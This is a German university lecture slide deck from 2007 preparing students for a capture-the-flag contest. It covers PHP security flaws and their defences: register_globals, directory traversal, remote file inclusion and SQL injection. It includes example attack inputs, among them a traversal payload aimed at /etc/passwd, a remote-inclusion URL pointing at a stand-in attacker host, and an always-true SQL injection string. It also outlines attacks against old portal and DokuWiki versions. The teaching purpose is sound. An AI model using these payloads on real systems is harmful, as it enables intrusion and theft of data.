PHP-(Un-)Sicherheit

USCB iCTF-Vorbereitung 2007
Laboratory for Dependable Distributed Systems
Universität Mannheim


Tim Weber

18. Oktober 2007

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
    1. Fremdinitialisierte Variablen
    2. Directory Traversal
    3. Remote File Inclusion (Server Side XSS)
    4. SQL Injection
3. Fragen/Beispiele

Ausführungsumgebung von PHP

- interpretierte Sprache
- wird auf Webserver ausgeführt, CLI möglich
- Quellcode gelangt nicht zum Client




1. Webserver nimmt Anfrage an
2. Endung „.php“, also Übergabe Request an PHP-Handler
3. Laden der Datei
4. Ausführung; Übergabe von HTTP-Response-Headern und der Ausgabe des Scripts an den Webserver
5. Webserver gibt Daten zurück

Grundlegende Syntax

- Code innerhalb *<?php ... ?>*
- alles andere wird *as-is* (HTML) zurückgegeben
- Syntax Java-ähnlich, Variablen beginnen mit *$*
- in Double Quotes Variablen und Steuerzeichen (*\n*, *\t*, *\x2a*, *\"*), in Single Quotes nur *\'* möglich

```
<html>
<head><title>Die Uhrzeit</title></head>
<body><?php
echo('Es ist jetzt '.date('H:i:s'));
?></body></html>
```




Übergabe von Parametern

- drei Arten: GET, POST und Cookies (GPC)
- GET: *http://example.org/x.php?a=foo&b=bar*
- im Code ansprechbar über Array *$_GET*:

```
<html>
<head><title>Begr&uuml;&szlig;ung</title></head>
<body><?php
echo('Hallo, '.$_GET['name'].'!');
?></body></html>
```

↓

```
<html>
<head><title>Begr&uuml;&szlig;ung</title></head>
<body>Hallo, Tim!</body></html>
```



Dieses Beispiel enthält übrigens bereits eine Sicherheitslücke (clientseitiges XSS).

Übersicht

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
   1. Fremdinitialisierte Variablen
   2. Directory Traversal
   3. Remote File Inclusion (Server Side XSS)
   4. SQL Injection
3. Fragen/Beispiele

Variablen in PHP

- PHP-Variablen (dynamische Typen) vor erster Verwendung implizit mit *null* initialisiert (keine Angst vor Speichermüll etc.)
- automatische Konvertierung, z.B. in Zahl: *null*, ein leerer String („“) oder *false* entsprechen 0; String „15.3“ wird 15.3, *true* wird 1
- bei uninitialisiertem *$i* entspricht *$i*++ dem Statement *$i = $i + 1*, also *$i = null + 1 = 0 + 1*
- aber vorsicht: Nicht immer sind Variablen wirklich uninitialisiert...:

register_globals

- *$_GET*, *$_POST* und *$_COOKIE* zusammen in *$_REQUEST* (s. *variables_order*, *gpc_order*)
- früher statt *$_REQUEST['foo']* einfach *$foo*
- heute defaultmäßig aus, aber steuerbar mittels Konfigurationsdirektive *register_globals*
- wenn aktiv existiert für jedes Element aus *$_REQUEST* eine gleichnamige Variable, also z.B. für *http://example.org/x.php?foo=bar* enthält *$foo* den String „bar“

Beispiel uninitialisierte Variablen (I)

```php
<?php
$buchungen = getbuchungen($kundenid);
foreach ($buchungen as $buchung)
    $summe = $summe + $buchung;
$zinsen = $summe * 0.03;
?>
```

- *getbuchungen()* gibt Array aller Buchungen (Soll und Haben) des Kundenkontos zurück, diese werden aufsummiert und verzinst
- *$summe* wird nicht explizit initialisiert, ist daher **normalerweise** *null*
- aber: mit aktivem *register_globals* könnte Angreifer gleich benannten Parameter übergeben → Variable damit initialisiert

Beispiel uninitialisierte Variablen (II)

http://scytale.de/files/2006/11/phpsecurity/rg.php?summe=500

```
$summe = , addiere $buchung = 50...
$summe = 50, addiere $buchung = -3...
$summe = 47, addiere $buchung = 471.1...
$summe = 518.1, addiere $buchung = -235.17...
Endsumme: 282.93, addiere Zinsen...
Kontostand: 291.4179
```

- *rg.php* ist das Script von der letzen Folie, um Beispielwerte und Informationstexte ergänzt
- der Angreifer übergibt einen Wert für *$summe*, aber da *register_globals* nicht aktiv ist, befindet sich dieser nur in *$_GET['summe']*, das Script funktioniert wie erwartet

Beispiel uninitialisierte Variablen (III)

http://scytale.de/files/2006/11/phpsecurity/rg/rg.php?summe=500

```
$summe = 500, addiere $buchung = 50...
$summe = 550, addiere $buchung = -3...
$summe = 547, addiere $buchung = 471.1...
$summe = 1018.1, addiere $buchung = -235.17...
Endsumme: 782.93, addiere Zinsen...
Kontostand: 806.4179
```

- im Unterverzeichnis *rg* ist *register_globals* aktiv
- hier sieht man deutlich, dass das Script bereits mit falschen Werten beginnt

Voraussetzungen und Abwehr

- Angreifer „muss“ Kenntnis vom Quellcode haben, um angreifbare Variable zu finden
- **Abwehr 1:** *register_globals* deaktivieren
  - aber: manche alten Scripts benötigen es zwingend
  - entweder Quellcode patchen oder nach Überprüfung für einzelne Dateien *register_globals* aktivieren
- **Abwehr 2:** Variablen initialisieren
  - gerade bei Unkenntnis der späteren Ausführungs-Umgebung unumgänglich

Übersicht

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
   1. Fremdinitialisierte Variablen
   2. Directory Traversal
   3. Remote File Inclusion (Server Side XSS)
   4. SQL Injection
3. Fragen/Beispiele

Directory Traversal

- ganz klassische Attacke: das Script benutzt Daten aus Parametern, um einen Dateinamen zu konstruieren
- diese Daten werden nicht korrekt auf ihr Format, insbesondere auf Zeichen mit Sonderbedeutung, überprüft
- als Folge davon kann ein Angreifer Dateien lesen, auf die er nicht zugreifen dürfen sollte

Beispiel Directory Traversal

Klassische Anwendung: Gemeinsames HTML-Grundgerüst und per Parameter eingebundene Scripts (z.B. http://example.com/index.php?page=news.php)

```
<html><head><title>Meine coole Site</title></head><body>
<?php
include('menue.php');
include('seiten/'.$_GET['page']);
?>
</body></html>
```

- Parameter wird nicht geprüft
- *include()* liest auch normale Dateien (auch hier: alles nicht in *<?php* wird direkt ausgegeben)
- Angriffsbeispiel: page=../../../../../../../etc/passwd
- Zusatzgefahr: Wenn Angreifer Dateien auf dem Server schreiben kann, könnte er sie hier wieder includen und somit ausführen

Voraussetzungen und Abwehr

- meist keine Quellcodekenntnis nötig, oft an URL ersichtlich
- **Abwehr 1:** bei statischen Seiten *file_get_contents()* statt *include()* o.Ä. benutzen
- **Abwehr 2:** Präfix und Suffix für Dateien
  - z.B. *include('seiten/'.$_GET['page'].'.php')*
- **Abwehr 3:** besondere Zeichen ausschließen
  - *$p = str_replace(array('/', '\\'), '', $_GET['page'])*
  - besser: nur bestimmte Zeichen zulassen, z.B. *$p = preg_replace('/[^a-zA-Z0-9]/', '', $_GET['page'])*

Übersicht

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
   1. Fremdinitialisierte Variablen
   2. Directory Traversal
   3. Remote File Inclusion (Server Side XSS)
   4. SQL Injection
3. Fragen/Beispiele

Remote File Inclusion

- hauptsächlich PHP-spezifisches Problem
- Funktionen für Dateihandling erlauben transparenten Netzwerkzugriff (*fopen_wrapper*)
  - z.B. *fopen('http://example.com/feed.rss')*
- praktisch, aber oft (gerade von Neulingen, die das Feature nicht kennen) vergessen
- Gefahrenquelle: *include()* und Konsorten unterstützen es auch

Beispiel Remote File Inclusion

```php
<?php
if (!empty($_GET[action]))
{
 include ($_GET[action].'.php');
}
else
```

- kein Präfix, aber immerhin Suffix (mögliche Dateinamen eingeschränkt)
- trotzdem: Angreifer ruft auf: http://x.com/y.php?action=http://hax0r.org/foo
- Script lädt http://hax0r.org/foo.php und führt aus
- Einschleusen von beliebigem Code möglich

Voraussetzungen und Abwehr

- meist keine Quellcodekenntnis nötig, oft an URL ersichtlich
- **Abwehr 1:** in PHPs Konfigurationsdatei *allow_url_fopen* abschalten (per Default oft an!)
- **Abwehr 2:** Präfix und Suffix für Dateien
  - z.B. *include('./'.$_GET['page'].'.php')*
- **Abwehr 3:** besondere Zeichen ausschließen
  - *$p = str_replace(array('/', '\\', ':'), '', $_GET['page'])*
  - besser: nur bestimmte Zeichen zulassen, z.B. *$p = preg_replace('/[^a-zA-Z0-9]/', '', $_GET['page'])*

Übersicht

1. Die Sprache PHP
2. Sicherheitslücken und Angriffsszenarien
    1. Fremdinitialisierte Variablen
    2. Directory Traversal
    3. Remote File Inclusion (Server Side XSS)
    4. SQL Injection
3. Fragen/Beispiele

SQL Injection

- Script benutzt Daten aus Parametern, um eine SQL-Anfrage an eine Datenbank zu erstellen
- diese Daten werden nicht ausreichend geprüft und einem Angreifer ist es möglich, SQL-Befehle einzuschleusen
- Möglichkeiten u.a.:
  - Auslesen von vertraulichen Informationen
  - unbefugte Authentifizierung
  - Datenmanipulation
  - Vandalismus

Beispiel SQL Injection

```php
<?php
// ... Datenbank-Initialisierung ...
$r = mysql_query('SELECT * FROM `users` WHERE `name`=\''
. $_GET['name'] . '\'');
// ... Irgendwelche Operationen mit diesem User ...
?>
```

- Script sollte genau einen User selektieren
- Angreifer holt komplette Tabelle:
  - http://x.com/y.php?name='+OR+'x'='x
- also SQL-Statement:
  - SELECT * FROM `users`
    WHERE `name`='' OR 'x'='x'
- *'x'='x'* ist immer wahr, folglich werden alle Zeilen der Tabelle selektiert

Voraussetzungen und Abwehr

- Quellcodekenntnis von Vorteil, aber auch durch Ausprobieren finden sich Lücken
- **Abwehr 1:** Spezialzeichen escapen, z.B. mit *mysql_real_escape_string()*
- **Abwehr 2:** Prepared Statements (Platzhalter) nutzen (*mysqli_stmt_bind_param()*)
- **Abwehr 3:** zielgerichtetes Casten, z.B. bei der Kundennummer nur Integer zulassen
  - *'...WHERE `knr`=' . (int)$_GET['knr']*

Fragen?


I have no idea what you're talking about...
...so here's a bunny with a pancake on its head.

Beispiel 1: deV!L'z Clan Portal

- **Angriffsart:** SQL Injection auf v1.2.5 (alt)
- **Angriffsziel:** Auslesen von Passwörtern (Hashes) beliebiger registrierter Benutzer
- **Lücke in:** user/index.php:1768
- **Attribute:** id, datum, von, an, see_u, page, titel, nachricht, readed
- **Taktik:** UNION mit Benutzertabelle

Beispiel 2: DokuWiki

- **Angriffsart:** Code Injection auf 2006-03-09 (alt)
- **Angriffsziel:** Ausführen beliebigen Codes
- **Lücke in:** bin/dwpage.php: keine Überprüfung ob Aufruf via CLI
- **Taktik:**
  - erstellen eines Lockfiles mit injiziertem Code
  - „einchecken“ des Lockfiles als Wikiseite
  - „auschecken“ der Wikiseite als PHP-Seite
  - offen.